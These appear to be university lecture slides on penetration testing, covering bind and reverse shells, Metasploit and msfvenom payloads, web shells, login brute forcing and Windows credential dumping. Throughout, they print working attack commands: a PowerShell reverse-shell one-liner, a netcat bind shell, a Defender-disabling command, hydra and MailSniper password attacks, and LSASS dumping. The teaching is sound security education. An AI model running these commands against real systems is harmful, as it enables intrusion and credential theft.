ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
UNIVERSITY OF PIRAEUS

CDS201: Έλεγχος Εισβολών Δικτύων και Συστημάτων (Penetration Testing)

Initial Access

Shells & Payloads

Using the correct type of payload (or functions shells) is crucial for not getting discovered during a penetration test or moving on undetected.

Shell: a program that provides a user an interface to run commands on the system and view text output

Bash, Zsh, cmd, PowerShell …

Initial Access

Shells & Payloads

Gaining a shell is important during a pentest to:

- start enumerating for privilege escalation vectors
- pivot
- transfer files
- Maintain persistence, getting more time to work
- Use attack tools, exfiltrate data and other post exploitation tasks
- Be stealthier than using RDP/VNC

A payload is code crafted in order to exploit a vulnerability on a system. It can also be used to describe various types of malware.

Initial Access

Shells & Payloads

Terminal Emulator	OS
Windows Terminal	Windows
cmder	Windows
PuTTY	Windows
kitty	Windows, Linux and MacOS
Alacritty	Windows, Linux and MacOS
xterm	Linux
GNOME Terminal	Linux
MATE Terminal	Linux
Konsole	Linux
Terminal	MacOS
iTerm2	MacOS


Initial Access

CLI

- **Command Language Interpreter**: a program working to interpret user instructions and issue the tasks to the operating system for processing.
- Different CLIs are defined by MITRE ATT&CK Matrix Execution techniques
- Adversaries may abuse these technologies in various ways as a means of executing arbitrary commands.
- Commands and scripts can be embedded in Initial Access payloads delivered to victims as lure documents or as 2nd stage payloads downloaded from an existing C2.
- Adversaries may also execute commands through interactive terminals/shells, as well as utilize various Remote Services in order to achieve remote Execution.

Initial Access

CLI



TECHNIQUES

- Command and Scripting Interpreter
  - PowerShell
  - AppleScript
  - Windows Command Shell
  - Unix Shell
  - Visual Basic
  - Python
  - JavaScript
  - Network Device CLI
  - Cloud API
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication

Procedure Examples

ID	Name	Description
G0073	APT19	APT19 downloaded and launched code within a SCT file.[4]
G0050	APT32	APT32 has used COM scriptlets to download Cobalt Strike beacons.[5]
G0067	APT37	APT37 has used Ruby scripts to execute payloads.[6]
G0087	APT39	APT39 has utilized AutoIt and custom scripts to perform internal reconnaissance.[7][8]
S0234	Bandook	Bandook can support commands to execute Java-based payloads.[9]
S0486	Bonadan	Bonadan can create bind and reverse shells on the infected system.[10]
S0023	CHOPSTICK	CHOPSTICK is capable of performing remote command execution.[11][12]
S0334	DarkComet	DarkComet can execute various types of scripts on the victim's machine.[13]
S0695	Donut	Donut can generate shellcode outputs that execute via Ruby.[14]
G0035	Dragonfly	Dragonfly has used the command line for execution.[15]
S0363	Empire	Empire uses a command-line interface to interact with systems.[16]

Initial Access

Shells & Payloads

- Bind Shell: the target system is listening for connections from the attacking system
- Netcat example for binding a bash shell:
  - Start a listener on the target :

  Payload: *$ rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc –l <IP> <PORT> > /tmp/f*
  - Connect to bind shell from the client:
  - *$ nc -nv <IP> <binded PORT>*

Initial Access

Shells & Payloads

Bind Shell challenges:

- We have to find a way to use a listener already started on the target. (with post exploitation tasks we may start one listener to connect to)
- Strict incoming firewall rules and NAT (with PAT implementation) on the edge of the network (public-facing), so we would need to be on the internal network already (maybe in an assume breached scenario/internal pentesting).
- OS firewalls (Windows/Linux) will likely block most incoming connections not associated with trusted network-based applications.

Initial Access

Shells & Payloads

Reverse Shell: the attacker system is running a listener and waits the target to initiate the connection.

- IT admins my overlook outbound connections
- It is used with some methods of forcing (exploiting) the victim to initiate a connection (like Command Injection, Unrestricted File Upload, etc..)
- Some useful Cheat Sheets:
  - Reverse Shell Cheat Sheet
  - Pentestmonkey - Reverse Shell Cheat Sheet
- Mind that:
  - these are public repositories and open-source resources that penetration testers commonly use.
  - security controls may have been tuned accordingly. In some cases, some customization is needed.

Initial Access

Shells & Payloads

Reverse Shell challenges:

- We usually take advantage of common ports. Common ports (80,443,445, …) are rarely filtered by organizations for outgoing connections
- Defense solutions with deep packet inspection capabilities, examining the contents of the network packets are able to detect and block reverse shells.
- We must know what we are able to use on the target system. For example, netcat is not a native windows binary. Using it on a Windows environment may be risky.

We may use native (living of the land) tools to get an access.

Initial Access

Shells & Payloads

Powershell one-liner for a reverse connection on port 443 (Part of nishang project):

-
  ```
  powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient(‘<IP>',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()“
  ```
- As a task: Take the time to break down and analyze the payload of the powershell one-liner
- With Windows Defender AV enabled it will get blocked
- Will we disable AV on the target System? What is needed in order to disable it? What is the risk?
- Powershell command to disable AV:
  - *PS C:\Users\user> Set-MpPreference -DisableRealtimeMonitoring $true*

Initial Access

Shells & Payloads - MSF

Metasploit Framework

- an automated attack framework developed by Rapid7
- pre-built modules that contain easy-to-use options to exploit vulnerabilities and deliver payloads to gain a shell on a vulnerable system

https://www.ceos3c.com/hacking/metasploit-tutorial-the-complete-beginner-guide/

Initial Access

Shells & Payloads - MSF

Metasploit Framework - Simple Use Case Flow

1. Start MSF: *$ sudo msfconsole*

2. Use enumeration results from: *$ nmap -sC -sV -Pn <IP>*

3. Use Metasploit's search functionality to discover modules that are associated with enumerated open ports (445-smb for example): *msf6 > search smb*

- We will see a long matching list with associated modules each having a unique number. We select

SMB Module - According to Rapid 7 Module Documentation: "This module uses a valid administrator username and password (or password hash) to execute an arbitrary payload. This module is similar to the "psexec" utility provided by SysInternals. This module is now able to clean up after itself. The service created by this tool uses a randomly chosen name and description. "

Initial Access

Shells & Payloads - MSF

Metasploit Framework - Simple Use Case Flow

4. Select the module, examine and set the options needed:

```
msf6 > use <number of module> - example windows/smb/psexec
msf6 exploit(windows/smb/psexec) > options
msf6 exploit(windows/smb/psexec) > set RHOSTS  <IP or FQDN of target>
msf6 exploit(windows/smb/psexec) > set SHARE ADMIN$
msf6 exploit(windows/smb/psexec) > set SMBPass <some password>
msf6 exploit(windows/smb/psexec) > set SMBUser <some username>
msf6 exploit(windows/smb/psexec) > set LHOST <The Interface IP of the local machine running msf>
msf6 exploit(windows/smb/psexec) > exploit
```

Meterpreter is a payload that uses in-memory DLL injection to stealthfully establish a communication channel. Using an attack vector with proper credentials we could upload & download files, execute system commands, run a keylogger, create/start/stop services, manage processes, ...

Initial Access

Shells & Payloads - MSFvenom

- If we don’t have a foothold on the internal network to route us to the target machines using Metasploit modules we need to craft payloads send it via email message or other social engineering techniques to drive that user to execute the file.

- MSFvenom also allows us to encrypt & encode payloads to bypass common anti-virus detection signatures? (encoders in use are also detactable)

Initial Access

Shells & Payloads - MSFvenom

- *$ msfvenom -l payloads* – list all available payloads. will help us understand payloads further
- Staged or Stageless payloads:
  - Staged: First initiate the connection with the target machine and then deliver the actual payload for exploitation (2 stages)
  - Stageless: the payload will be sent in its entirety across a network connection without a stage.
- Use Case – Stageless Payload for Unix system:

1. Create a Stageless payload: *$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=<local IP> LPORT=<local Port> -f elf > linuxbinaryfile.elf*
2. Send the file to the victim somehow (social engineering)
3. Grab the connection back to a netcat listener:

   $ sudo nc -lvnp 443

Initial Access

Shells & Payloads - MSFvenom

Use Case – Stageless Payload for Windows system:

1. Create a Stageless payload: *msfvenom -p windows/shell_reverse_tcp LHOST=<attackers listening IP> LPORT=<listening PORT> -f exe > some.exe*
2. Send the file to the victim somehow (social engineering)
3. Grab the connection back to a netcat listener:

   $ sudo nc -lvnp 443

Initial Access

Shells & Payloads – Cheat Sheet

sudo nc -lvnp <port #>	Starts a netcat listener on a specified port
nc -nv <ip address of computer with listener started><port being listened on>	Connects to a netcat listener at the specified IP address and port
msfvenom -p linux/x64/shell_reverse_tcp LHOST=<Local IP> LPORT=443 -f elf > nameoffile.elf	MSFvenom command used to generate a linux-based reverse shell stageless payload
msfvenom -p windows/shell_reverse_tcp LHOST=<Local IP> LPORT=443 -f exe > nameoffile.exe	MSFvenom command used to generate a Windows-based reverse shell stageless payload
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP> LPORT=443 -f macho > nameoffile.macho	MSFvenom command used to generate a MacOS-based reverse shell payload
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP> LPORT=443 -f asp > nameoffile.asp	MSFvenom command used to generate a ASP web reverse shell payload

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
UNIVERSITY OF PIRAEUS

Initial Access

Shells & Payloads – Cheat Sheet

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP> LPORT=443 -f raw > nameoffile.jsp	MSFvenom command used to generate a JSP web reverse shell payload
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP> LPORT=443 -f war > nameoffile.war	MSFvenom command used to generate a WAR java/jsp compatible web reverse shell payload
use auxiliary/scanner/smb/smb_ms17_010	Metasploit exploit module used to check if a host is vulnerable to ms17_010
use exploit/windows/smb/ms17_010_psexec	Metasploit exploit module used to gain a reverse shell session on a Windows-based system that is vulnerable to ms17_010

Initial Access

Shells & Payloads – Cheat Sheet

python -c 'import pty; pty.spawn("/bin/sh")'	Python command used to spawn an interactive shell on a linux-based System
perl —e 'exec "/bin/sh";'	Uses perl to spawn an interactive shell on a linux-based system
ruby: exec "/bin/sh"	Uses ruby to spawn an interactive shell on a linux-based system
Lua: os.execute('/bin/sh')	Uses Lua to spawn an interactive shell on a linux-based system
awk 'BEGIN {system("/bin/sh")}'	Uses awk command to spawn an interactive shell on a linux-based system
find / -name nameoffile 'exec /bin/awk 'BEGIN {system("/bin/sh")}' \;	Uses find command to spawn an interactive shell on a linux-based system

Initial Access

Shells & Payloads – Windows

The Micorsoft attack surface has grown due to

- AD features
- Cloud Interconnectivity
- WSL

Reported vulnerabilities are growing fast

Initial Access

Shells & Payloads – Windows

Some of the most exploited vulns on Windows OS:

Eternal Blue	MS17-010 is an exploit leaked in the Shadow Brokers dump from the NSA. This exploit was most notably used in the WannaCry ransomware and NotPetya cyber attacks. This attack took advantage of a flaw in the SMB v1 protocol allowing for code execution. EternalBlue is believed to have infected upwards of 200,000 hosts just in 2017 and is still a common way to find access into a vulnerable Windows host.
PrintNightmare	A remote code execution vulnerability in the Windows Print Spooler. With valid credentials for that host or a low privilege shell, you can install a printer, add a driver that runs for you, and grants you system-level access to the host. This vulnerability has been ravaging companies through 2021. 0xdf wrote an awesome post on it here.

Initial Access

Shells & Payloads – Windows

Some of the most exploited vulns on Windows OS:

Zerologon	CVE 2020-1472 is a critical vulnerability that exploits a cryptographic flaw in Microsoft's Active Directory Netlogon Remote Protocol (MS-NRPC). It allows users to log on to servers using NT LAN Manager (NTLM) and even send account changes via the protocol. The attack can be a bit complex, but it is trivial to execute since an attacker would have to make around 256 guesses at a computer account password before finding what they need. This can happen in a matter of a few seconds.

Initial Access

Shells & Payloads – Windows

Some of the most exploited vulns on Windows OS:

BlueKeep	CVE 2019-0708 is a vulnerability in Microsoft's RDP protocol that allows for Remote Code Execution. This vulnerability took advantage of a miss-called channel to gain code execution, affecting every Windows revision from Windows 2000 to Server 2008 R2.
Sigred	CVE 2020-1350 utilized a flaw in how DNS reads SIG resource records. It is a bit more complicated than the other exploits on this list, but if done correctly, it will give the attacker Domain Admin privileges since it will affect the domain's DNS server which is commonly the primary Domain Controller.

Initial Access

Shells & Payloads – Windows

Some of the most exploited vulns on Windows OS:

SeriousSam	CVE 2021-36924 exploits an issue with the way Windows handles permission on the C:\Windows\system32\config folder. Before fixing the issue, non-elevated users have access to the SAM database, among other files. This is not a huge issue since the files can't be accessed while in use by the pc, but this gets dangerous when looking at volume shadow copy backups. These same privilege mistakes exist on the backup files as well, allowing an attacker to read the SAM database, dumping credentials.

Initial Access

Shells & Payloads – Windows Exploitation

1. Windows Enumeration & Fingerprinting (with nmap)
2. Search and decide an exploitation path
3. Select Exploit & payload and the Deliver
4. Execute the attack to receive a Callback
5. Identify your shell (CMD, Powershell, WSL)

Initial Access

Shells & Payloads – Windows Exploitation

Type	Description
DLLs	A DLLis a library file used to provide shared code and data that can be used by many different programs at once.As a pentester, injecting a malicious DLL or hijacking a vulnerable library on the host can elevate our privileges to SYSTEM and/or bypass User Account Controls.
Batch	text-based DOS scripts utilized to complete multiple administrative tasks through the command-line interpreter. These files end with an extension of .bat. We can use batch files to run commands on the host in an automated fashion.
MSI	.MSI files serve as an installation database for the Windows Installer. The installer will look for the .msi file to understand all of the components required and how to find them. We can use the Windows Installer by crafting a payload as an .msi file. Once we have it on the host, we can run msiexec to execute our file, which will provide us with further access, such as an elevated reverse shell.
Powershell	A shell environment/scripting language. A dynamic language based on the .NET Common Language Runtime that, takes input and output as .NET objects. Can provide us with many options in gaining a shell and execution on a host

Initial Access

Shells & Payloads – Payload Generation

How to generate payloads (like with msfvenom):

Resource	Description
Payloads All The Things	Resources and cheat sheets for payload generation and general methodology.
C2s	Alternative options to Metasploit as a Command and Control Frameworks and toolbox for payload generation (ex. Mythic).
Nishang	A framework collection of Offensive PowerShell implants and scripts with many useful utilities to any pentester.
Darkarmour	A tool to generate and utilize obfuscated binaries for use against Windows hosts.

Initial Access

Shells & Payloads – Payload Delivery and Exec

How to deliver our payloads for execution

Resource	Description
Impacket	a Python toolset to interact with network protocols directly. We can deal with psexec, smbclient, wmi, Kerberos, and the option to server as an SMB server.
Payloads All The Things	quick oneliners to help transfer files across hosts expediently
SMB	an easy to exploit route to transfer files between hosts. Extremely useful for domain joined victims (using shares to host data). We can host and transfer our payloads and exfiltrate data over links
Remote Exec with MSF	build, stage, and execute the payloads automatically
Other Protocols	FTP, TFTP, HTTP/S, and more can provide you with a way to upload files to the host

Initial Access

Shells & Payloads – Payload Delivery and Exec

How to generate payloads (like with msfvenom):

Resource	Description
Impacket	a Python toolset to interact with network protocols directly. We can deal with psexec, smbclient, wmi, Kerberos, and the option to server as an SMB server.
Payloads All The Things	quick oneliners to help transfer files across hosts expediently
SMB	an easy to exploit route to transfer files between hosts. Extremely useful for domain joined victims (using shares to host data). We can host and transfer our payloads and exfiltrate data over links
Remote Exec with MSF	build, stage, and execute the payloads automatically
Other Protocols	FTP, TFTP, HTTP/S, and more can provide you with a way to upload files to the host

Initial Access

Shells & Payloads

- Demo Nibbles HTB for metasploit

Initial Access

Shells & Payloads – Web shells

Web shell:

- A browser-based shell session we can use to interact with the underlying operating system of a web server.
- To gain remote code execution via web shell, we must first find a website or web application vulnerability that can give us file upload capabilities.
- Most web shells are gained by uploading a payload written in a web language on the target server. The payload(s) we upload should give us remote code execution capability within the browser.
- Relying on the web shell alone to interact with the system can be unstable and unreliable (because some web applications are configured to delete file uploads after a certain period of time.
- in many cases it is the initial way of achieving persistence by gaining remote code execution via a web application, which we can then use to later upgrade to a more interactive reverse shell.

Initial Access

Shells & Payloads – Web shells

Webshell	Description
Laudanum	a repository of ready-made asp, aspx, jsp, php, and more files that can be used to inject onto a victim and receive back access via a reverse shell. (/usr/share/webshells/laudanum)
Antak Webshell	a web shell built-in ASP.Net included within the Nishang project (/usr/share/nishang/Antak-WebShell)
PHP web shells	PHP is the most widely used server-side programming language

Initial Access

Shells & Payloads – Web shells

Considerations:

- Our uploaded files may be deleted after some point of time
- They provide limited interaction with the operating system (navigating the file system, downloading and uploading files, chaining commands together may not work (ex. whoami && hostname), Potential instability through a non-interactive web shell
- Greater chance of leaving indicators that we were successful in our attack (if we need to cover our tracks with real threat emulation plans)

Initial Access

Shells & Payloads – Web shells

Web Shell Demo on HTB - ??? Machine

Initial Access

Login Brute Forcing

Brute Force attack: attemp to guess passwords or keys by automated probing

- Using all possible character combinations (given a length) – huge lists with just a few letters!!
- So Dictionary Attacks (using list of assumed passwords – or commonly used passwords like SecLists)

We can brute force: online (on HTTP(s), SSH,FTP…), offline (cracking a hash)

Some tools to utilize for login brute-forcing:

- Ncrack
- wfuzz
- medusa
- hydra
- …

Initial Access

Login Brute Forcing

Examples of using hydra to brute force service:

- Default creds sometimes are overlooked by admins and left unchanged.

- Example 1: brute force basic-authentication with combined credentials list from SecLists :

```
- $ hydra -C /SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt <Target IP> -s <Target-Port> http-get /
```

- Example 2 : Brute Force basic authentication with Password list

```
-   $ hydra -L wordlist.txt -P wordlist.txt -u -f SERVER_IP -s PORT http-get /
```

Initial Access

Login Brute Forcing

- Brute Forcing Login Web Forms: First try top 10 most used admin creds and then go to password spraying.
- In order to brute force login forms we have to find POST params used
  - Using tools like Burp Suite to intercept traffic.
  - Using browser dev tools (F12) – replay the request and on Network tab copy the request to inspect
- Examples of brute forcing a login form with hydra
  - hydra -C /path/to/seclists/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt <target_IP> -s <target_Port> http-post-form "/login.php:username=^USER^&password=^PASS^:F=<form name='login’”
  - With rockyou.txt password list

    hydra -l admin -P /path-to-seclists/SecLists/Passwords/Leaked-Databases/rockyou.txt -f <target_IP> -s <target_Port> http-post-form "/login.php:username=^USER^&password=^PASS^:F=<form name='login’”
- During a pentest we could use personalized wordlists. We can create lists with tools such:
  - Cupp – create password list giving some information
  - Username Anarchy - create advanced lists of potential usernames
  - namemash.py – python tool that creates permutations from a given list with names (ex. Jonh Smith)
  - We can also user Hashcat to create rule based custom wordlists
  - Or CeWL to scan potential words from a company's website and save them in a separate list

  After creating some custom wordlists we can use hydra to brute force Services like FTP, SSH

Initial Access

Login Brute Forcing

Password Spraying MS OWA login with MailSniper (or SprayingToolkit)

1. Open PowerShell and import MailSniper.ps1.

```
PS C:\> ipmo C:\Tools\MailSniper\MailSniper.ps1
```

2. Enumerate the NetBIOS name of the target domain

```
PS C:\> Invoke-DomainHarvestOWA -ExchHostname <IP of OWA server>
```

3. Once we have valid usernames or a list of users enumerated from our target domain (a website for example) we can user namemash.py.

4. MailSniper can spray passwords against the valid account(s) identified using, Outlook Web Access (OWA), Exchange Web Services (EWS) and Exchange ActiveSync (EAS).

```
PS C:\> Invoke-PasswordSprayOWA -ExchHostname <OWA IP> -UserList .\valid.txt -Password <some password>
```

Initial Access

Password Attacks

Operating systems support authentication mechanisms by storing credentials locally.

- Linux user authentication
- Windows authentication process (WinLogon process interacting with LSASS, SAM Database, Credential Manager and NTDS (for domain joined Machines) over RPC calls from Win32k.sys and other dll system libraries)
- If we gain access to hashes we can use tools like John the Ripper to crack them.
- Once we have cracked list of passwords we can then try them on remote services:
  - If WinRM (wmi) is activated we can launch password attacks with CrackMapExec or Evil-WinRM
    - $ crackmapexec winrm <target-IP> -u <user or userlist> -p <password or passwordlist>
    - $ evil-winrm -i <target-IP> -u <username> -p <password>
  - We could also use hydra to brute force SSH, RDP and SMB or
  - even use Metasploit Framework for smb logins
- Default credentials Cheat-Sheet for password reuse
- Google Search for default creds


Initial Access

Password Attacks

- SAM Registry Hives
  - We can create backups of hklm/sam, hklm/system, hklm/security with reg.exe, transfer them to our local machine and inspect them
  - Dump hashes using tools like impacket's secretsdump.py
  - After that we can use hashcat to crack them offline
- LSASS (Local Security Authority Process)
  - Abuse the lsass process that is used for winlogon and dump hashes
    - PS C:\Windows\system32> Get-Process lsass
    - PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full
  - Use pypykatz (mimikatz in python) on the dump lsass file to try to extract credentials
    - $ pypykatz lsa minidump <path to dump file)
